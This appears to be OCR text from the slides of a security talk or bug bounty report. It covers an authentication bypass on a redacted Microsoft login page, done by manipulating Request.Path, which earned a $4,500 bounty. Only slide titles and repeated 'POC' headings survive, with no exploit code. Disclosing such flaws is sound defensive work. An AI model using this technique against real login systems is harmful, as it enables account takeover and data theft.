
[redacted]

Authentication Bypass on [redacted] Microsoft Login Enables Disclosure of All User Information and Secrets, Leading to Full Organizational Takeover


Reference P-QMAUg[redacted]e82W6uWx

$4,500.00


06:Breaking Auth with Unique Path Manipulation.




The Dangers of Using Request.Path for Authentication Checks.




Request.Path POC.



Request.Path POC.



Request.Path POC.



Questions? Comments?Even Tips!

01 **X**

